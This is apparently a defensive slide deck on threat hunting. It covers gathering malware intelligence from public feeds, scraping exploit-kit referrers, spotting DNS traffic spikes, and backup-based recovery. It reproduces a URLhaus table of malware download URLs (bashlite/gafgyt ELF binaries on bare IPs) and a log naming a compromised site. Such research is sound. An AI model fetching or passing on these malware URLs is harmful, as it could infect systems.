


**Who's visiting the domains?**

# Acquiring this kind of Data



- Third Parties





# Acquiring this kind of Data

- Threat Hunting



# Download malware from awesome malware researchers that post their work!

MALWARE-TRAFFIC-ANALYSIS.NET

**TECHNICAL POSTS - [ 2013 ] - [ 2014 ] - [ 2015 ] - [ 2016 ] - [ 2017 ] - [ 2018 ] - [ 2019 ] - [ 2020 ]**

- **2020-06-18** – Qakbot (Qbot) spx143 infection
- **2020-06-18** – Password-protected XLS files push ZLoader
- **2020-06-17** – Qakbot (Qbot) spx142 infection
- **2020-06-16** – Qakbot (Qbot) spx141 infection
- **2020-06-16** – Trickbot gtag ono47 infection
- **2020-06-15** – Lokibot infection
- **2020-06-12** – Qakbot (Qbot) spx139 infection with ZLoader
- **2020-06-10** – Ursnif (Gozi/IFSB) infection with Ursnif variant
- **2020-06-10** – Quick post: Trickbot gtag gi6 infection in AD environment
- **2020-06-09** – Quick post: Valak infection with IcedID (Bokbot)
- **2020-06-09** – Pcap and malware for ISC diary (ZLoader)
- **2020-06-08** – Quick post: IcedID (Bokbot)
- **2020-06-08** – Quick post: Qakbot (Qbot) spx135
- **2020-06-03** – Valak (soft\_sig: mad29) infection with IcedID (Bokbot)
- **2020-06-03** – Malspam pushing Dridex
  
- **2020-05-29** – Quick post: Qakbot (Qbot) spx129 malspam - 82 examples
- **2020-05-27** – Malspam -> Password-protected zip -> Word doc -> Valak -> IcedID
- **2020-05-27** – COVID19-themed Word doc pushes IcedID (Bokbot)
- **2020-05-26** – German malspam with password-protected zip files pushes Valak
- **2020-05-19** – Pcap and malware for ISC diary (IcedID)
- **2020-05-15** – Quick post: 105 examples of German malspam pushing Qakbot spx120
- **2020-05-14** – Quick post: FedEx-themed Dridex malspam and infection
- **2020-05-14** – Quick post: Qakbot (Qbot) spx119 malspam and infection
- **2020-05-12** – Pcap and malware from an ISC diary
- **2020-05-11** – Dridex infection from link-based malspam
- **2020-05-08** – Quick post: Trickbot (gtag chil13) infection in AD environment
- **2020-05-07** – Quick post: Valak infection with IcedID (Bokbot)
- **2020-05-07** – Some recent Qakbot (Qbot) stuff
- **2020-05-05** – 4 examples of phishing emails with fake login pages
- **2020-05-01** – XLS macro -> Loader EXE -> IcedID (Bokbot)



## URLhaus Database

Here you can propose new malware urls or just browse the URLhaus database. If you are looking for a parsable list of the dataset, you might want to check out [the URLhaus API](#).

There are **388'961** malicious URLs tracked on URLhaus. The queue size is **2**.

### Submit a URL

In order to submit a URL to URLhaus, you need to login with your [Twitter](#) account

### Browse Database

domain, url, md5, sha256

Search

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2020-06-22 23:18:19	<a href="http://104.168.137.7/armv6l">http://104.168.137.7/armv6l</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>
2020-06-22 23:18:16	<a href="http://185.132.53.217/sparc">http://185.132.53.217/sparc</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>
2020-06-22 23:18:14	<a href="http://209.126.168/armv6l">http://209.126.168/armv6l</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>
2020-06-22 23:18:11	<a href="http://104.168.137.7/i686">http://104.168.137.7/i686</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>
2020-06-22 23:18:08	<a href="http://209.126.168/armv4l">http://209.126.168/armv4l</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>
2020-06-22 23:18:06	<a href="http://185.132.53.217/mips">http://185.132.53.217/mips</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>
2020-06-22 23:18:03	<a href="http://209.126.168/i686">http://209.126.168/i686</a>	Online	<a href="#">bashlite</a> <a href="#">elf</a> <a href="#">gafpyt</a>	<a href="#">@zbetacheckin</a>

Donate to the creator of [urlhaus.ch](http://urlhaus.ch) if you can!

ID:	400499
URL:	<a href="http://104.168.137.7/armv6l">http://104.168.137.7/armv6l</a>
URL Status:	<span style="color: red;">Online</span>
Host:	<a href="http://104.168.137.7">104.168.137.7</a>
Date added:	2020-06-22 23:18:19 UTC
Threat:	<span style="color: gray;">Malware download</span>
Google Safe Browsing:	<span style="color: green;">Clean</span>
Reporter:	<a href="#">@zbatcheckin</a>
Abuse complaint sent (7):	<span style="color: teal;">Yes (2020-06-22 23:20:03 UTC to abuse(at)hextricks(dot)com)</span>
Tags:	<span style="color: red;">bashlite</span> <span style="color: teal;">elf</span> <span style="color: purple;">gafgyt</span>

## Payload delivery

The table below documents all payloads that URLhaus retrieved from this particular URL.

Firstseen	Filename	File Type	Payload (SHA256)	VT	Signature
2020-06-22	n/a	elf	<a href="#">6dd7e88032aaafb0dd6eb3d6ec4cf02edd0793ee422f6afaf1db4648d217b4600</a>	<span style="color: teal;">62.30%</span>	

© abuse.ch 2020

**Donate to the creator of [urlhaus.ch](http://urlhaus.ch) if you can!**



# Acquiring this kind of Data

- In-House Tools





### Host Infrastructure

Location of the server  
IP addresses mapped to domain



Hosted across 28+ countries

### DNS Requesters

Location of the network and off-network device  
IP addresses requesting the domain



Only US-based customers  
requesting a .RU TLD

## MaxMind GeoIP2 Python API

### Description

This package provides an API for the GeoIP2 [web services](#) and [databases](#). The API also works with MaxMind's free [GeoLite2 databases](#).

<https://github.com/maxmind/GeoIP2-python>

**You can do geomapping on your network and DNS logs**

# Fancy Prevention

DGA Detection

Identify Infrastructure

**Exploit Kit Detection**

Spikes in Traffic



# Phoenix Exploit's Kit

Please enter your password

Password:

CANCEL OK



**Video showing different login screens of exploit kits**









# Scraping for Exploit Kits




# Build a system to scrape compromised domains



Squid Proxy



Choice of region



Rotating IPs

## Scraping for Exploit Kits



# 46,139 Exploit Kit Blocks

Blocked domains for Exploit Kits, First Seen Dates (Normalized to the first of each month)



**Blocks of exploit kit domains in my environment**

# Capture Bad Referers



# Back-End Logs

```
"timestamp" : "1483998618838",
"response_code" : "403",
"headers" : {
  "accept-language" : "es-MX",
  "accept-encoding" : "gzip, deflate",
  "request" : {
    "version" : "1.1",
    "protocol" : "HTTP",
    "method" : "GET",
    "uri" : "<OMITTED>"
  },
  "host" : "new.contactcenter.news", Gate: Known
  "accept" : "text/html, application/xhtml+xml, */*",
  "user-agent" : "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
  "connection" : "Keep-Alive",
  "referrer" : "http://geiserpharma.com/" Compromised Site: Unknown
},
"referrer_domain" : "geiserpharma.com",
```

When a user visit a known bad site, get the referrer from network traffic or proxy logs or a blocked page log

# Scrape those referrers with the exploit kit scraper





# Fancy Prevention

DGA Detection

Identify Infrastructure

Exploit Kit Detection

**Spikes in Traffic**

High Risk

The domain is classified as High Risk and is blocked due to its association with Trojan (Emotet)

Security Categories

Content Categories

Malware

Illegal Activities

SECURITY INDICATORS

### Timeline

Current Content Category: Illegal Activities

DNS Queries    Domain Events    DNS Changes


Jan 8th, 2020 - Feb 7th, 2020



**A spike means a sudden increase in DNS queries or maybe volume to the domain or IP**

### Event History

Security Categories    DNS Changes    Query History









Slightly “prettier”

```
2020-06-17 06:00:00 4
2020-06-17 07:00:00 28
2020-06-17 08:00:00 3
2020-06-17 09:00:00 24
2020-06-17 10:00:00 25
2020-06-17 11:00:00 6
2020-06-17 12:00:00 90
2020-06-17 13:00:00 34
2020-06-17 14:00:00 19
2020-06-17 15:00:00 10
2020-06-17 16:00:00 4
2020-06-17 17:00:00 14
2020-06-17 18:00:00 10
2020-06-17 19:00:00 10
2020-06-17 20:00:00 17
2020-06-17 21:00:00 4
2020-06-17 22:00:00 6
2020-06-17 23:00:00 2
2020-06-18 00:00:00 10
2020-06-18 01:00:00 10
2020-06-18 02:00:00 1
2020-06-18 03:00:00 1
2020-06-18 04:00:00 1
2020-06-18 05:00:00 6
2020-06-18 06:00:00 3
2020-06-18 07:00:00 7
2020-06-18 08:00:00 2
2020-06-18 09:00:00 10
2020-06-18 10:00:00 3
2020-06-18 11:00:00 9
2020-06-18 12:00:00 27
2020-06-18 13:00:00 48
2020-06-18 14:00:00 31
2020-06-18 15:00:00 11
2020-06-18 16:00:00 10
```

If you have a lot of DNS data, or maybe network data, or use third party services, you can write python code to analyze the number of whatever and visualize traffic







- Look for Anomalies
- Map them in D3 or whatever:

Domain	Volume (30 days)	Popularity	Root Domain Popularity	Highest Query of 30 days	Total Queries 30 days
demo.arrepiblik.com		85	85	143,824	14,060,093
strmdav.com		90	90	76,823	18,886,840
m365princess.com		0	0	197	667

Table continued...

Total Queries 30 days	Content Categories	Security Categories	Samples/Average Score	VT (Positives/Total Scans)	Names Servers
14,060,093	none		1,85	0/79	lina.ns.cloudflare.com matias.ns.cloudflare.com
18,886,840	none			1/78	ns1.kiphost.ru ns2.kiphost.ru
667	none			0/0	dns133.cloudflare.com de.shades17.rzone.de

**I made this flask app to do that. It used the third party too, Investigate, from my work at Cisco Umbrella, but it can be modified to use your own data**

[https://github.com/jpyorre/umbrella\\_investigate\\_multidomainlookup](https://github.com/jpyorre/umbrella_investigate_multidomainlookup)



# Recovery

## Have Backups

- Physical Onsite
- Physical Offsite
- In Cloud



# Recovery

## Practice

- Drill
- Test Backups





# Protect Against Data Leak

Encrypt Data At Rest  
Compartmentalize  
Air Gap

# Remediation

Try not to pay





CODE/SCRIPTS/DOCUMENTATION/OTHER PRESENTATIONS:  
<https://pyosec.com>



@joshpyorre